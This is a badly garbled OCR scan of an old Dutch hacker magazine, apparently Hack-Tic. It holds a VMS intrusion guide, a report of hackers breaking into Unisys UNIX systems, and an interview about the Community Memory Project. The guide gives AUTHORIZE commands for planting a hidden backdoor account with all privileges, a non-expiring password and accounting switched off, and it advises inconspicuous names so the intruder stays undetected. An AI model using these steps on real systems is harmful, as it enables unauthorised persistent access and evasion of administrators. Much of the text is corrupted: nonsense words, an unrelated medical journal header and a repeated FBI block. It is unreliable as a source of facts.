6. Prioriteit: bepaalt de prioriteit van het proces dat gecreëerd wordt op het moment dat je als user inlogt

7. Resources: bepaalt welke systeembestanden je mag gebruiken

8. Privileges: bepaalt welke status je wilt en wat mag uitvoeren.

Wanneer je de privileges hebt van de systeembeheerder, kan je ook instructies geven in deze UAF-aanroepen, wat anders kan vereisen. Daarvoor moet je de AUTHORIZE-wijze gebruiken. Gewoonlijk staat deze in de (SYSCKF) directory. (Dit is te komen het default systeemroot (00000 space F.)

De commando's die je binnen AUTHORIZE kunt gebruiken zijn:

ADD - toevoegen [qualifiers] - nieuwe wordt een nieuw gebouwd toegevoegd.

MODIFY - kan je ook bij bij een gebouwd veranderd.

REMOVE - kan je ook verwijderen.

SHOW - kan de UAF-aanroep zien.

LIST - [accessrestriction] [full] creëert een aparte listing die met alle records van de UAF.

EXIT (of CTRL Z) - stop met AUTHORIZE.

Besluit meestal ADD is het handigste commando SHOW Met SHOW kan je bepaalde users of groepen of alles wat in de UAF staat zien. Met SHOW krijg je een lijst, met /FULL een volledig overzicht. Om de lijst te krijgen moet je het volgende doen:

SET DEFAULT SYSTEEMROOT: (00000.SYSCKF)

FOR AUTHORIZE

(In plaats van de S-prompt krijg je nu de UAF-prompt)

UAF SHOW \*/EXIST

Owner	Username	UID	Account	FLNR	FL
Directory					
SYSTEM MANAGER	ACCT	(1,8)	SYSTEM	ALL	8
USER: (ACCT)					
FIELD	FIELD	(1,18)	FIELD	ALL	8
SYSTEEMROOT:					
ADMIN	WELSH	(171,100)	ADMIN	Normal	8
USER: (WELSH)					

Om een volledig overzicht te krijgen (als je al in AUTHORIZE zit)

UAF SHOW \*/FULL

Username: ADMIN Owner:

SYSTEM MANAGER

Account: SYSTEM UID:

(1,8) (1,8)

CL: DCL Tables:

DCVARIABLE

Default: SYSTEEMROOT: (SYSTEM)

LOGON: LOGON

Login Flag:

Primary days: Mon Tue Wed Thu Fri

Secondary days: sat sun

No access restrictions

Expiration: (none) Password: 8 Login Failure: 8

```

Pedlftime: (none)      Pexchange:  11-nov-1988 08:23
maxjobs: 0             Pfillin: 100      Pptime: 20480
maxacctjobs: 0         Pshflim: 0        Ppqlim: 0
maxdatach: 180         Pstlcm: 100      Ppquota: 1024
Prcm: 180             Pstlcm: 100      Pwdd: 150
Prio: 4               Pstlim: 150      Pwqout: 150
Qexprior: 0           Ptpclm: 20       Pwstent: 1024
CPU: (none)           Pwqlcm: 20      Ppqlcm: 10000

```

Authorized Privileges:

```

CHRRM CHRRM0 STEHAN GRFAM ALLSPOL DETACH DIAGNO-
SE LOG IO GROUP ACCT PRICES PRMRS PRMPS ALTPRI
SETPRY TPRMR WORLD OPER ESDOTA SETMRG VOLPRO
PRY IO MAGGR PRMGR STGRM MOUT PRMMP SRHM
STPRY BYPASS STCLR SRMR GRTRY READALL SECURIT
Default Privileges:

```

```

CHRRM CHRRM0 STEHAN GRFAM ALLSPOL DETACH DIAGNO-
SE LOG IO GROUP ACCT PRICES PRMRS PRMPS ALTPRI
SETPRY TPRMR WORLD OPER ESDOTA SETMRG VOLPRO
PRY IO MAGGR PRMGR STGRM MOUT PRMMP SRHM
STPRY BYPASS STCLR SRMR GRTRY READALL SECURIT

```

Helaas een lijst met passwords kan je niet krijgen. Maar je kunt wel op de manier zoals beschreven beschreven een compleet overzicht krijgen van alle gebruikers.

De passwords zijn (net zoals bij unix) gecrypt, maar staan net in één file. Overvoer moet je kijken in de file waar AUTHORIZE 's informatie zit heeft de RHTHTLIST.DAT, die in dezelfde directory staat. Het password staat daar achter de voornamen.

Als je al even bent gekomen en je ziet al die gebruikers staan, waarom zij wel en zij niet? Viel, wanneer je volledige privileges hebt kan je je eigen account aanmaken! Dat gaat als volgt:

```

UAF ADD PIETJE /PASSWORD=CHRRM /PDC={012,012} /CPE-
TIME=0 /DEVICE=SYSSTYSROOT /ACCOUNT=SYSTEM
/DIRECTORY={SYSTEM} /PRIVS=ALL /PRLIFETIME=NONE /NO-
ADMIT /NOACCOUNTING

```

1 De naam PIETJE is nu toegevoegd maar kies dat wel een andere naam, die niet opvalt. Wanneer het een systeem betreft die maar weinig users heeft, is het ook niet aan te raden om nieuwe gebruikers aan te maken, want iedereen kent iedereen, en een manier om een onzichtbare gebruiker aan te maken heb ik nog niet uitgevonden (iemand suggesties?)

2 Je password is BINNEN

3 Je specificeert een UIC (User Identified Code) die bestaat uit 2 nummers, tussen 1 en 377, geschieden door een binair systeem rechtsbaken. Het systeem geeft die UIC aan een gebruiker bij het inloggen. Een processeur geeft die UIC door aan alle sub-processen die zo ontstaan. Verder kunnen

processen UNC's toekennen aan files, mailboxes, devices enz. (Dit zijn dus van de zeer met dat UNC) Meerdere users kunnen dezelfde UNC hebben

4. CPU TIME is in delta-formaat. Het betekent onnodig en dit willen we dan maar gebruiken.

5. DEVICE = dit is je default device wanneer je belegt. Andere devices kunnen zijn: DUAL, DUAL, SYSDVICE. Kijk naar de device die in de gebruiksaanwijzing staat en pas je daarbij aan.

6. ACCOUNT = dit is niet per se nodig, maar om niet al te veel aandacht te trekken geldt dit een account die door iemand anders wordt gebruikt.

7. DIRECTORY = de default-directory kan van al bestaande directory zijn, of je kunt een nieuwe aanmaken, die gecreëerd wordt zodra deze nieuw gebruikt is. De UAF is toegevoegd. Het is het niet in je hoofd om in de [VERBODEN] directory te gaan zitten, want dan heb je niet lang op dat systeem.

8. PRVS = Je kunt een of meer van de eerder genoemde privileges toekennen, maar in ons geval zullen we het maar doen met allemaal ALL, dus

9. EXPIRETIME = NONE: Hiermee blijft je wachtwoord eeuwig geldig, zodat je na een bepaalde tijd niet tot de ontdekking komt dat je wachtwoord EXPIRED (verlopen) is.

10. LOGOUT: als er eerst ook welke programma's lopen, dan wordt je er niet in vermeld.

11. NOACCOUNTING: hetzelfde als bij eerder je kunt dan niet in de accounting-recode staat dus geen rekening in de ACCOUNTING (UAF) file

Nadat de user met succes aan de UAF is toegevoegd, moet je nog een directory aanmaken. Eerst van AUTHORIZED (je krijgt dan weer de 3-prompt) en specificeer de naam van device, directory, en de UNC van de bijbehorende UAF record. Hiermee doe je

1 CREATE SYSSYSDOOT(FICHIE) /DIRECTORY /OWNER UNC = (JUL1812)

Hierna is voor de 'gewone' user gewoonlijk READ, WRITE, EXECUTE en DELETE voor system, owner en group-processen en READ en EXECUTE voor alle andere processen (world etc).

## UITLOGGEN

Heel simpel: type 1 LOGOUT, maar het systeem met de gewoontelijke melding zal komen van de gebruiker CPU tijd en andere verantwoordigheden.

Het doet een advies wanneer je een gebruiker aanmaakt. Kijk eerst naar de user file met \*level, kijk hoe de meeste is opgebouwd zijn en pas je daarbij aan. Gebruik geen opvallende namen, hoe je gebruikt en je hebt de meeste kans om LANG op het systeem rond te kunnen hangen en zoveel onderzoek te verrichten als je maar wilt.

# UNISYS-UNIX systemen gehackt.

## "Ma Tarzan, U NIX"

Er zijn bedrijven die veel verstand hebben van computerbeveiliging. Er zijn helaas veel meer bedrijven die alleen maar doen alsof. Het bedrijf UNISYS pretendeert veel kennis op het gebied van computerbeveiliging te hebben. Een kleine groep hackers vond begin 1989 een manier op het dan met 1, het nationale postbureaubestuurde computersysteem (de eerste HackTic). Het gevonden NUA was 1290314 en de computer hier achter bleek zo makkelijk te hacken, dat er aanvankelijk gedacht werd dat het hier om een klein bedrijfje ging.

Toen echter bleek dat het om de multinational UNISYS ging schrokken de hackers wel even. Na dat deze computer zo'n 3 dagen lang intensief gehackt was, verdween hij van het tussel. Elke keer als je hem belde verscheen de error message: "call not accepted." vlak voor de aansluiting echter werd het nummer weer actief. Nu kon er echt wat rondgezwaaaid worden in het systeem. Maar ook deze keer duurde het niet lang. In de nachtocht naar nieuwe nummers (het opzoeken) werd enige tijd later een nieuw nummer van UNISYS gevonden: 1290226. Deze keer was het

lengte. Dit systeem was zo lek dat je met enkele voor simpele commando's de privileges van de systeembeheerder kon krijgen.

Het hele systeem liep trouwens onder het operating system UNIX, een alerst bekendste systeem. Iemand die de weg in UNIX een beetje weet kan in principe vrijwel van alles leren dat niet voor hemzelf bedoeld is. Na enig onderzoek werden diverse lijnen met namen en adressen aangetroffen. Ook andere NUA's en modemnummers stonden bij deze UNIX systemen opduiken. Daardoor waren een aantal andere UNIX systemen bij Unisys inzien nog makkelijk te kraken.

De informatie die werd aangetroffen was verschillend van aard. Onder andere verschenen er lijsten die veel weg hadden van een deel van de Unisys afdelingsadministratie, delegaten/crediteuren programma's die prima functioneerden (compilatoren voor de programmeer) en een klantenbestand met daarbij nummers van computerlijnen van deze klanten. Een aantal van deze nummers bleek individueel verbinding te geven met computers van overvloedige klanten.

Reden genoeg om Unisys zelf even om commentaar te vragen. Na

een immense berg schijfschijven zijn we tenslotte terecht gekomen bij Jan 'Hans, ik zal dit tot de bodem afvoeren' Koster, marketing directeur.

Koster: 'De systemen die u heeft gebruikt, bestaan inderdaad, maar het gaat om test-systemen in een lab'. De bestanden die zich daar bevinden zijn dus niet bestanden en bevatten dus ook fake- en dus vervalsende informatie of zijn gecorrumpieerd. We moeten toch bestanden hebben om onze tests mee te draaien? De gegevens die zich daar bevinden zijn gecorrumpieerd van vertrouwelijke aard, al zijn vertrouwelijke gegevens zoals debiteuren, salaris en klantenschediervrije zijn ondergebracht in veel grotere systemen die los staan van de gebruikte systemen, dus om die reden zijn er wel een herovlagging nodig hebben.'

Koster de "niet vertrouwelijke gegevens" die onder andere medewerkers van klanten. Het is maar de vraag of de klanten van Unilever de mening van de heer Koster delen dat die gegevens niet vertrouwelijk zijn.

Een van de hackers, schuldig aan echter het procedurele SPD. 'Het is volgebleekt dat de gegevens zo open staan. De hacker is vrijvondt het wel leuk, maar ik moet er niet aan denken dat dat mijn schuld zou zijn wat daar stond. Ik ben er ook niet de ontkenning van Unilever nog steeds van overtuigd dat het wel degelijk een echte gegevens ging die klantenlijst was toch ook echt. Ik snap het wel dat ze dat zeggen, als ik er nu voor-

staand zou ik ook zeggen. Ik wil alleen niet met alle ter gaas stoffen, de digitale hackwereld geponeerd door een vriend van mij wie's persoonlijke RGD's. Hij kwam aan met het NIA en de logen. Met een aantal mensen zijn we toen door de systemen heen gaan lopen om een te krijgen wat we veel tegenspreken.'

RGD: 'Dat NIA heb ik door middel van een NIA-zaak gevonden. Een kennis van hem, maar geen informatie problemen dus. Het is natuurlijk dom dat ook de datacenters van klanten in het systeem staan. Dat het allemaal fake gegevens zijn is gebleekt, er stond dat zelfs een paar rapporten met "VERTROUWELIJK" er onder. Zoude maar je toch niet aan als inderdaad?'

In relatie van deze ingezonden tribunes komen de hackers bedrijven namen tegen als Holland Signaal Apparaten, RABO bank, SHELL, en diverse FTT telefoon-organisaties. Onder de opgeslagen gegevens bij enkele bedrijven ook het medewerkers en de gebruikte bestanden. Verder de gegevens over verkochte apparatuur en algemeen gegevens als bestelgegevens en facturen. De volledige bestanden schijnen ook op diverse Buffer-In Boards rond te zweven.

**Peter Poelman**

W



# The Community Memory Project

Sinds 1971 (met een kleine onderbreking van 30 jaar!) draait in de 'Bay area' (het gebied rond de baai van San Francisco) het Community Memory Project. Het gaat om een serie terminaal op voor het publiek bereikbaar plaatsen gebaseerd aan een systeem wat het beste te omschrijven is als een kruising tussen een Bulletin Board en een database. Dit maakt het voor "de man van de straat" mogelijk om te spelen met de informatietechniek en berichten uit te wisselen met andere gebruikers van het systeem.

Een van de geestelijke vaders van het systeem is Lee Polkowitz. Lee is ook lid van de legendarische "Homespun Computer Club" die in de jaren vijftig de eerste thuiscomputers bouwde. Hij is voor de Galactic Hacker Party in Amsterdam en Hack-Tic stelt een paar vragen.

HT: Wat was voor apparatus en ideeën zijn jullie aan het Community Memory Project begonnen?

LP: Er was al een groepje bij elkaar in de buurt rondhangende technici met ideeën voor sociale verandering, genaamd Resource-1. Toen Resource-1 een XDS-940 miniframe van Xerox gekocht kreeg in 1973. Het apparaat was gigantisch, weeg 23 ton en had een eigen airconditioning. Elvies Lipkin van Resource-1 vond dat de "big computer" een nuttige toepassing moest hebben en dus werd een systeem met publieke terminaal opgezet. De eerste terminaal stond in de platenaak van de San Francisco Universiteit. De tweede stond in de openbare bibliotheek en de laatste bij een bevinging genaamd "locations for social

change". Natuurlijk hadden we ook een terminaal op kantoor.

HT: Wat was de achterliggende gedachte?

LP: Het was een experiment. We wilden de mensen de kans geven om gegevens in een database te stoppen en van de gegevens van andere mensen gebruik te maken. Het doel was proberen om mensen ertoe te bewegen direct informatie met elkaar uit te wisselen. Achterliggende gedachte was misschien wel dat dit samenleving leidde tot een beter geleerd wereld. We wilden de mogelijkheid scheppen om met andere mensen en andere groepen in contact te komen. Het systeem is ook een soort levend document.

HT: Wat voor informatie stond er aan in het systeem?

LP: Dat was zeer divers, van koop en verkoopadvertenties tot hu-

verwijzen naar de versie. Ook over de versie hebben we veel op het systeem. Verder dienen politici te beseffen maar ook rolspelers, zoals de godelisten. Kortom: alles wat de mensen belangrijk is. Al in 1973-1974 hadden we hackers op het systeem.

HT: Vertel....!

LJ: Er was een figuur die schreef over het pseudoniem 'vader'. Hij maakte het tot zijn doel het publiek te informeren over de mogelijkheden om dingen open te maken, computers te hacken etc. etc. Hij had zijn eigen, zeer goed gekende 'taal'.

HT: Een 'taal'?

LJ: Een 'taal' is een soort kleine conferentie op het systeem. Een 'taal' bestaat uit meerdere 'tales', de kleine beschrijvingen. Het is voor elke medewerker gemakkelijk om een taal te vertalen aan een van zijn leden. Op die manier krijg je allerlei kleine stukjes in de informatie. Het is niet een star geheel, maar men kan tussen hen eigen 'stukjes' door de informatie maken.

HT: Zijn er voor de gebruikers licenties verboden aan het gebruik?

LJ: Het leeuw van informatie is gratis, voor het systeem van een klein bedrag is 25 dollarcent, het systeem van een klein bedrag kost 25. Dit betaalt je door middel van een van de terminal geleverde maatschappij.

HT: Is dat wat de uitgeverij verwacht? De mensen die iets bijdragen laten betalen en de mensen

die alleen maar lezen gratis van de informatie worden?

LJ: Het geld wat betaald wordt is een schijfje in vergoeding met de werkelijke kosten. Die bijdrage is er om voor ons te zorgen dat het aantal 'vader-tales' lang blijft. Als het geld komt om een bijdrage te geven zullen mensen in ieder geval geen lage bijdragen en een vergoeding.

HT: Als het ingeworpen bedrag de kosten niet dekt, waar komt het geld dan vandaan?

LJ: We krijgen wat informatie. Verder moet AT&T Telephone een beetje betalen wegen van vergoeding van de consument. Dit geld is verdeeld onder andere voor communicatieprojecten.

HT: Laten we even verder gaan met de geschiedenis van Community Memory. Van rond 1974 tot 1984 was het systeem down. Is dat niet een beetje lang?

LJ: In de tussentijd hadden veel mensen andere dingen van zijn hoofd. Ikzelf heb computers ontwikkeld. In 1984 zijn we gewenst voor begonnen naar de opgehoorden waren. We hebben tot 1986 geleid met een 'vader-systeem', onder MS-DOS met voor vier terminals. Nu gebruiken we een groter UNIX systeem. Er staan nu ongeveer vier terminals, maar er is vaak een geld om dat aantal tot tien uit te breiden. De terminals van de zijn IBM-compatibel met 386 K gekregen.

HT: Het lijkt een voor de hand liggende gedachte om modem aan het systeem te hangen zodat ook modemgebruikers in binnen- en buitenland kunnen bellen.

LF: We hebben dat wel gedaan omdat je dan een groep mensen op het systeem krijgt die al een computer en een modem thuis heeft. Daar een modem 24 uur per dag heeft kan zijn kan de verbruikskosten van 1 modem al snel 4 publieke terminals 'overschreeuwen'. Dat wilden we niet hebben. We worden door de computerfabrikanten uitgenodigd voor materiaal omdat ze er niet direct op mogen, ze moeten van een de stroom op een klein veldje te binnen zien.

HT: Laten jullie ook alle berichten staan of is er toch een vorm van censuur op het systeem? Zou-

den jullie bijvoorbeeld fascistische berichten laten staan?

LF: Een eerste beginsel is vrijheid van meningsuiting, geen enkel idee wordt gecensureerd. We willen daar echter niet stilstaan bij. Het staat als er een 'veel gewar voor desensibilisering' bestaat willen we begrijpen, maar wijst iedereen moet de situatie in Amerika dan nog heel wat verduidelijken. In dat op een systeem wel een vroege wijzigingen van mensen maar de groep van vaste gebruikers moet heel goed wanneer ze zich niet op de laatste berichten laten jagen en wanneer er een volle tegenwoordige mogelijk. Alleen als we de gebruikers zelf laten wijzigen voor er op het systeem staat heeft het project bestaansrecht.



(Lar Filhouzein)

**PTT sluit alle lijnen af op Galactic Hacker Party**

© 2004 Blackwell Publishing Ltd *Journal of Internal Medicine* 255: 105–112

RECEIVED AND RECALLED INFORMATION FROM COLLECTING FOR THE FBI ON  
THEIR INVESTIGATION OF THE FBI'S OFFICE HOLD BY THE  
FBI, THE U.S. DEPARTMENT OF JUSTICE, THE U.S. DEPARTMENT OF JUSTICE,  
THE U.S. DEPARTMENT OF JUSTICE, THE U.S. DEPARTMENT OF JUSTICE,  
THE U.S. DEPARTMENT OF JUSTICE, THE U.S. DEPARTMENT OF JUSTICE,

[illegible]

**AMSTERDAM (vwb) —** Op de laatste dag van het internationale boekenfeestje in het Amsterdamse Facultair plant de FTT 's middags een vier uur durende teleconferentie af. De FTT heeft gereserveerd dat de heren herhaaldelijk gebruik maken van portables telefoonapparatuur.

Het afhalen van de scholingsgehele tijdens het spreekuur van de doorverdring van de lora 79, een internationale congres van het alternatieve gebruik van techniek. Deze doorverdring bevordert een groot aantal open deuren. Ze werd gevolgd door informatie door het volk wordt gemaakt en dan ook met het volk te maken.

## IN DEZE TMC:

- 2 ..... **colorin**
- 3 ..... **Tic 5/6**
- 4 ..... **Kabel TV entering**
- 7 ..... **Poster**
- 8 ..... **Novell PC-LAN hack**
- 12 ..... **Scan 66-022 . . .**
- 19 ..... **Galactic Hacker Party**
- 34 ..... **2600 Magazine**
- 34 ..... **Hack-Tic T-shirts**
- 36 ..... **VMS hacking deal II**
- 38 .. **Interview Leo Fokkens**

1

1

1. **Introduction**  
 2. **Background**  
 3. **Methodology**  
 4. **Results**  
 5. **Conclusion**